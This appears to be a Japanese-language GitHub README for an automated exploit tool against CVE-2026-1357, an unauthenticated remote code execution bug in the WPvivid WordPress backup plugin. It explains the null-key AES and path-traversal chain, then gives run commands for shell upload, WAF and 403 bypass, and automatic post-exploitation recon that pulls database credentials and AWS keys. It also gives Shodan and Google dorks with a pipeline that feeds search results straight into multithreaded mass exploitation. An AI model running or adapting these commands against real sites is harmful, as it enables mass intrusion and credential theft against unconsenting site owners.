
CVE-2026-1357(WPvivid Backup & Migration における未認証RCE)向けの自動エクスプロイトツール。WordPressターゲットをスキャンし、WAF/403をバイパスして、パストラバーサル経由でシェルをアップロードし、レポート生成を伴うポストエクスプロイテーション偵察を実行します。

CVE クレジット: Lucas Montes (NiRoX)
ツール作成者: CyberTechAjju
CVSS: 9.8 (Critical) | 影響を受けるバージョン: ≤ 0.9.123 | 修正済み: 0.9.124
許可されたセキュリティテスト専用です。システムへの不正アクセスは違法です。
WPvivid Backup & Migration における、2つの連鎖するバグによる認証なし RCE:
openssl_private_decrypt() が不正なキーで false を返す → phpseclib v1 がそれを null バイト AES キーとして扱う → 攻撃者は16個の null バイトで暗号化するname フィールド → ../uploads/shell.php がバックアップディレクトリを脱出する制約: wpvivid_api_token が生成され、有効期限内の場合のみ悪用可能。
| 機能 | 説明 |
|---|---|
| 🔍 自動検出 | WordPress + WPvivid プラグイン + バージョンのフィンガープリンティング |
| 🛡️ WAF バイパス | User-Agent ローテーション、ヘッダースプーフィング、エンコーディングトリック |
| 🔓 403 バイパス | X-Forwarded-For、X-Original-URL、パス正規化、二重エンコーディング |
| 💀 自動エクスプロイト | Null キー AES ペイロード + パストラバーサルアップロード |
| 📋 ポストエクスプロイト | 20以上の偵察コマンドを自動実行 (id、whoami、passwd、wp-config、SUID など) |
| 🔑 データ抽出 | 出力から DB 認証情報、API キー、パスワード、AWS キーを抽出 |
| 📊 レポート生成 | 完全なエクスプロイト証拠付き Markdown PoC レポート |
| ⚡ マススキャン | プロキシ/Burp サポート付きマルチスレッド |
git clone https://github.com/cybertechajju/CVE-2026-1357-poc.git
cd CVE-2026-1357-poc
pip install -r requirements.txt
# スキャンのみ (WordPress + WPvivid + バージョンを検出)
python3 cve_2026_1357.py -u http://target.com

# スキャン + エクスプロイト + 自動ポストエクスプロイテーション
python3 cve_2026_1357.py -u http://target.com --exploit

# ポストエクスプロイト偵察なしでエクスプロイト
python3 cve_2026_1357.py -u http://target.com --exploit --no-post

# レポート付きマススキャン
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report

# Burp プロキシ経由
python3 cve_2026_1357.py -u http://target.com --exploit --proxy http://127.0.0.1:8080

# ペイロードのみモード
python3 cve_2026_1357.py -u http://x --payload-only
-u, --url         単一ターゲット URL
-l, --list        URL を含むファイル (1行に1つ)
--exploit         エクスプロイトモードを有効化
--shell NAME      シェルファイル名 (デフォルト: pwn_remote.php)
--no-post         ポストエクスプロイト偵察をスキップ
--report         Markdown PoC レポートを生成
--report-dir DIR  レポート出力ディレクトリ
-t, --threads N   同時スレッド数 (デフォルト: 5)
--timeout SECS    リクエストタイムアウト (デフォルト: 10)
--proxy URL       Burp 用 HTTP プロキシ
--payload-only    base64 ペイロードを出力して終了


完全なリストは dorks.md を参照。クイック版:
# Shodan
http.html:"wpvivid-backuprestore"
http.html:"wpvivid" http.component:"WordPress"

# Google
inurl:"/wp-content/plugins/wpvivid-backuprestore/readme.txt"

# パイプライン
shodan search 'http.html:"wpvivid-backuprestore"' --fields ip_str,port --limit 500 \
  | awk '{print "http://"$1":"$2}' > targets.txt
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report
CVE-2026-1357-poc/
├── cve_2026_1357.py    ← メインツール (スキャナー + エクスプロイター + ポストエクスプロイト)
├── dorks.md            ← Shodan/Google/Censys/FOFA/ZoomEye dorks
├── requirements.txt    ← Python 依存関係
├── .gitignore
└── README.md           ← このファイル
Lucas Montes (NiRoX) — CVE 発見
CyberTechAjju — エクスプロイトツール







